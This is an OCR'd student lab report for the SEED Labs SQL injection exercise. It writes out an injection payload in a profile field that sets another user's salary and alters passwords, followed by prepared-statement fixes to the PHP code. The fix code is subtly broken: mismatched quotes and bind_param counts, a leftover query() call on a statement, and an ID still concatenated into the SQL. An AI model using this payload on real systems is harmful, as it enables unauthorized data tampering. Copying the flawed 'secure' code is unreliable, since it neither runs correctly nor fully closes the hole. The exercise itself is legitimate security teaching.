
Task 3.2 Modify other people’s salary

123’,salary=1 WHERE name=’Body’ #


SQLi Lab - Mozilla Firefox
1:25 PM
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_edit_frontend.php
Search
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Home
Edit Profile
Logout

Alice's Profile Edit


NickName	Ali
Email	ali@gmail.com
Address	Address
Phone Number	ΞRE name=’Body’ #
Password	Password


SQLi Lab - Mozilla Firefox
1:35 AM
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
Search
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Home
Edit Profile
Logout

Boby Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Task 3.3 Modify other people’s password


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_edit_frontend.php
Most Visited SEED Labs Sites for Labs
Home Edit Profile Logout
Save

Boby's Profile Edit


NickName	Ali
Email	ali@gmail.com
Address	Address
Phone Number	ERE name='Boby' #
Password	Password


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
Most Visited SEED Labs Sites for Labs
Go back

The account information your provide does not exist.


Task 4: Countermeasure – Prepared Statement

Open unsafe_home .php




```
[03/20/22]seed@VM:~$ cd /var/www
[03/20/22]seed@VM:.../www$ cd SQLInjection/
[03/20/22]seed@VM:.../SQLInjection$ subl unsafe_home.php
[03/20/22]seed@VM:.../SQLInjection$ 
```

Rewrite unsafe_home.php


/var/www/SQLInjection/unsafe_home.php • - Sublime Text (UNREGISTERED)
unsafe_home.php


```
    return $conn;
  }

  // create a connection
  $conn = getDB();
  // Sql query to authenticate the user
  $sql = $conn->prepare("SELECT id, name, eid, salary,
      birth, ssn, phoneNumber, address,
      email,nickname,Password")
  FROM credential
  WHERE name= ? and Password= ?";
  $sql->bind_param("ss", $input_uname, $hashed_pwd);
  $sql->execute();
  $sql->bind_result($id, $name, $eid, $salary, $birth, $
      ssn $phoneNumber, $address, $email, $nickname, $pwd
      );
  $sql->fetch();
  $sql->close();
  if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->
        error . ']\n');
    echo "</div>";
  }
  /* convert the select return result into array type */
  $return_arr = array();
  while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
  }

  /* convert the array type to json format and read out*/
  $json_str = json_encode($return_arr);
```




The account information your provide does not exist.

Go back

Rewrite unsafe_edit_backend.php




```php
<html>
<body>

  <?php
  session_start();
  $input_email = $_GET['Email'];
  $input_nickname = $_GET['NickName'];
  $input_address= $_GET['Address'];
  $input_pwd = $_GET['Password'];
  $input_phonenumber = $_GET['PhoneNumber'];
  $uname = $_SESSION['name'];
  $eid = $_SESSION['eid'];
  $id = $_SESSION['id'];

  function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
  }

  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,Password=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("sssss", $input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
  }else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email='?,address=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("sssss", $input_nickname,$input_email,$input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
  }
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>

</body>
</html>
```



Boby's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	/HERE name='Boby'
Password	Password

Copyright © SEED LABs



SQLi Lab - Mozilla Firefox
1:38 AM
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
Search
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Home
Edit Profile
Logout

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	